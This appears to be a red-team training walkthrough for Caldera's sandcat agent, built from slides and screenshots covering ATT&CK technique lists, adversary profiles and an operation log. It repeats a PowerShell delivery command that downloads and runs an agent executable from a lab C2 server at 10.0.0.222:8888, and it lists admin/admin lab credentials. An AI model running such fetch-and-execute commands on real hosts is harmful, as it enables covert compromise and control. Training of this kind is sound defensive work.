		New Service		Indirect Command Execution							
		Office Application Startup		Install Root Certificate							
		Path Interception		InstallUtil							
		Plist Modification		Launchctl							
		Port Knocking		LC_MAIN Hijacking							
		Port Monitors		Masquerading							
		PowerShell Profile		Modify Registry							
		Rc.common		Mshsta							
		Re-opened Applications		Network Share Connection Removal							
		Redundant Access		NTFS File Attributes							
		Registry Run Keys / Startup Folder		Obfuscated Files or Information							
		Scheduled Task		Parent PID Spoofing							
		Screensaver		Plist Modification							
		Security Support Provider		Port Knocking							
		Server Software		Process Doppelg�nging							
		Component Object Model Hijacking		Process Hollowing							
		Service Registry Permissions Weakness		Process Injection							
		Setuid and Setgid		Redundant Access							
		Shortcut Modification		Regsvcs/Regasm							
		UIP and Trust Provider Hijacking		Regsvr32							
		Startup Items		Rootkit							
		System Firmware		Rundll32							
		Systemd Service		Scripting							
		Time Providers		Signed Binary Proxy Execution							
		Trap		Signed Script Proxy Execution							
		Valid Accounts		UIP and Trust Provider Hijacking							
		Web Shell		Software Packing							
		Windows Management Instrumentation		Space after Filename							
		Winlogon Helper DLL		Template Injection							
				Timestamp							
				Trusted Developer Utilities							
				Valid Accounts							
				Virtualization/Sandbox Evasion							
				Web Service							
				XSL Script Processing							

Available Atomics



# Red Team Exercise #3

[Home](#)[Plugins](#)[Docs](#)[Logout](#)

## 54ndc47

### coordinated access trojan (CAT)

A sand cat is a desert cat that leaves no footprint. In that vein, 54ndc47 is a post-compromise agent designed to run without detection on any host operating system (OS). You can deploy a CAT by running the 1-line *delivery command* associated to your target OS.

Select target OS

Select target OS

MacOS

Linux

Linux (In-Memory)

Windows (PowerShell)

Windows (CMD)

Windows DLL (In-Memory)

Windows DLL (Disk)

# Red Team Exercise #3

Home

Campaigns

Plugins

Advanced

Docs

Logout

Agents

Groups are collections of agents so hosts can be compromised simultaneously. You must deploy at least 1 agent in order to run an operation.

Refresh agent table

Save changes

Agents

Groups are collections of agents so hosts can be compromised simultaneously. You must deploy at least 1 agent in order to run an operation.

Refresh agent table

Save changes

Filter Columns

Show 10 entries

Search:

PAW	Host	Status	Platform	Executors	Last Seen	Sleep (Min/Max)	Watchdog Timer (minutes)	PID	Privilege	Group
381294	host-1		windows	cmd psh shellcode_amd64	2020-01-30 14:37:31	60/60	0	32	User	host-1

Showing 1 to 1 of 1 entries

Previous 1 Next

# Red Team Exercise #3

Home Campaigns

Plugins

Advanced

Docs

Logout



Select an existing adversary

Collection

Discovery

Enumerator

Hunter

Nosy Neighbor

Port scanning

Signed Binary Proxy Execution

Stowaway

Super Spy

Thief

Undercover

Windows Worm #1

Windows Worm #2

Windows Worm #3

Worm

You Shall (Not) Bypass

Select an existing adversary

Add phase

Save

enter an adversary name

enter an adversary description



# Red Team Exercise #3

The image displays the 'Nosy Neighbor' web application interface, which is designed for managing and visualizing cyber threat intelligence (CTI) related to network discovery and evasion. The interface is divided into three main sections: Phase 1, Phase 2, and Phase 3, each representing a different stage of an attack or defense process. On the left side, there's a sidebar with a user profile icon, the title 'Adversaries', and a 'VIEW' button. Below this, a descriptive paragraph states: 'Adversaries are collections of ATT&CK TTPs, designed to test specific threats. Build or review existing adversaries here.' Further down, there's a dropdown menu currently set to 'Nosy Neighbor', followed by 'Add phase' and 'Save' buttons. The main content area features three phases. Phase 1 includes a card titled 'Avoid logs' under the category 'DEFENSE-EVASION | FILE DELET...', which is highlighted by a green callout box labeled 'TACTIC | TECHNIQUE'. Phase 2 contains two cards: 'Identify active user' (DISCOVERY | SYSTEM OWNER/USER DISCOV...) and 'Collect ARP details' (DISCOVERY | REMOTE SYSTEM DISCOV...). Phase 3 shows a card for 'Scan WIFI networks' (DISCOVERY | SYSTEM NETWORK CONFIGURATION DISCOV...). Each card displays platform icons (Apple, Linux, Windows) and a key icon. On the right side, there's a '+ add pack' and '+ add ability' button. A small inset window on the right shows a snippet of the MITRE ATT&CK framework page, specifically the 'File Deletion' technique (ID: T1107), providing context for the 'Avoid logs' tactic shown in Phase 1.

# Red Team Exercise #3



Operations



Start a new operation or review previous ones here.

HOST-1 Operation - 2020-01-30

☐ include agent output

Download report

Delete



FINISHED | 1 MIN 3 SEC | 8 DECISIONS

100%


queued collected success failure timeout discarded untrusted visible

+ potential links

2020-01-30 14:52:10	agent#381294... Disrupt WIFI (CLEANUP)	★
2020-01-30 14:52:07	agent#381294... Disrupt WIFI	★
2020-01-30 14:52:01	agent#381294... Preferred WIFI	★
2020-01-30 14:51:55	agent#381294... Scan WIFI networks	★
2020-01-30 14:51:34	agent#381294... Collect ARP details	★
2020-01-30 14:51:34	agent#381294... System processes	★

# Red Team Exercise #3


- <http://10.0.0.222:8888>
- admin/admin





# Red Team Exercise #3

- Plugins > sandcat
- Windows (PowerShell)




The screenshot shows the 54ndc47 web interface. The top navigation bar includes 'Home', 'Plugins', 'Docs', and 'Logout'. The main content area features the title '54ndc47 coordinated access trojan (CAT)' and a description: 'A sand cat is a desert cat that leaves no footprint. In that vein, 54ndc47 is a post-compromise agent designed to run without detection on any host operating system (OS). You can deploy a CAT by running the 1-line delivery command associated to your target OS.' Below the description is a dropdown menu set to 'Windows (PowerShell)' and a green 'Copy Command' button. To the right, a code block displays the PowerShell command for downloading and executing the sandcat agent.

```
$server="http://10.0.0.222:8888"; $url="$server/file/download"; $wc=New-Object System.Net.WebClient; $wc.Headers.add("platform","windows"); $wc.Headers.add("defaultServer",$server); $wc.Headers.add("file","sandcat.go"); ($data=$wc.DownloadData($url)) -and ($name=$wc.ResponseHeaders["Content-Disposition"].Substring($wc.ResponseHeaders["Content-Disposition"].IndexOf("filename=")+9).Replace("\"","")) -and ([io.file]::WriteAllBytes("C:\Users\Public\$name.exe",$data)) | Out-Null; iex "C:\Users\Public\$name.exe -v";
```

# Red Team Exercise #3

- Plugins > sandcat
- Windows (Powershell)




The screenshot shows a web browser window with the URL `10.0.0.222:8888/plugin/sandcat/gui`. The page has a dark theme and a navigation bar with links for Home, Plugins, Docs, and Logout. The main content area features the title **54ndc47 coordinated access trojan (CAT)** and a description: "A sand cat is a desert cat that leaves no footprint. In that vein, 54ndc47 is a post-compromise agent designed to run without detection on any host operating system (OS). You can deploy a CAT by running the 1-line *delivery command* associated to your target OS." Below the description is a dropdown menu set to "Windows (PowerShell)" and a green "Copy Command" button. To the right, a code block contains the following PowerShell command:

```
$server="http://10.0.0.222:8888"; $url="$server/file/download"; $wc=New-Object System.Net.WebClient; $wc.Headers.add("platform","windows"); $wc.Headers.add("defaultServer",$server); $wc.Headers.add("file","sandcat.go"); ($data=$wc.DownloadData($url)) -and ($name=$wc.ResponseHeaders["Content-Disposition"].Substring($wc.ResponseHeaders["Content-Disposition"].IndexOf("filename=")+9).Replace("`", "")) -and ([io.file]::WriteAllBytes("C:\Users\Public\$name.exe",$data)) | Out-Null; iex "C:\Users\Public\$name.exe -v";
```

# Red Team Exercise #3

- Launch PowerShell
- Add Optional Arguments to Command
  - group host-X
  - server http://10.0.0.222:8888



```
Windows PowerShell
PS C:\Users\travis> $server="http://10.0.0.222:8888"; $url="$server/file/download"; $wc=New-Object System.Net.WebClient; $wc.Headers.add("platform","windows"); $wc.Headers.add("defaultServer", $server); $wc.Headers.add("file","sandcat.go"); ($data=$wc.DownloadData($url)) -and ($name=$wc.ResponseHeaders["Content-Disposition"].Substring($wc.ResponseHeaders["Content-Disposition"].IndexOf("filename")+9).Replace("`", "")) -and ([io.file]::WriteAllBytes("C:\Users\Public\$name.exe", $data)) | Out-Null; iex "C:\Users\Public\$name.exe -v -group host-1 -server http://10.0.0.222:8888";
Started sandcat in verbose mode.
server=http://10.0.0.222:8888
group=host-1
sleep=60
watchdog=0
privilege=User
initial delay=0
c2 channel=HTTP
[+] Ping success
[+] beacon: ALIVE
```

# Red Team Exercise #3

## Campaigns > Agents

[Home](#) [Campaigns](#)[Plugins](#) [Advanced](#) [Docs](#) [Logout](#)

### Agents

Groups are collections of agents so hosts can be compromised simultaneously. You must deploy at least 1 agent in order to run an operation.

[Refresh agent table](#)[Save changes](#)[Filter Columns](#)

Show

10

entries

Search:

PAW

Host

Status

Platform

Executors

Last  
SeenSleep  
(Min/Max)Watchdog  
Timer  
(minutes)

PID

Privilege

Group

381294

host-1

▼

windows

cmd  
psh  
shellcode\_amd642020-  
01-30  
14:37:31

60/60

0

32

User

host-1



Showing 1 to 1 of 1 entries


[Previous](#)

1

[Next](#)

# Red Team Exercise #3

- Campaigns > Operations



The screenshot shows a web application interface for managing operations. The top navigation bar includes 'Home', 'Campaigns', 'Plugins', 'Advanced', 'Docs', and 'Logout'. The main content area is titled 'Operations' and features a green 'ADD' button. Below the button, there is a text prompt: 'Start a new operation or review previous ones here.' A list of operations is shown, with 'HOST-1 Operation' highlighted. Below this, a section titled 'BASIC OPTIONS' contains four dropdown menus: 'host-1', 'Nosy Neighbor', 'Auto close operation', and 'Run immediately'.

Home Campaigns Plugins Advanced Docs Logout

Operations

ADD

Start a new operation or review previous ones here.

HOST-1 Operation

BASIC OPTIONS

host-1

Nosy Neighbor

Auto close operation

Run immediately

Name: HOST-X Operation

Basic Options

Group: host-x

Adversary: Nosy Neighbor

Open: Auto close operation

Run: Run immediately

# Red Team Exercise #3

Operations

VIEW

Start a new operation or review previous ones here.

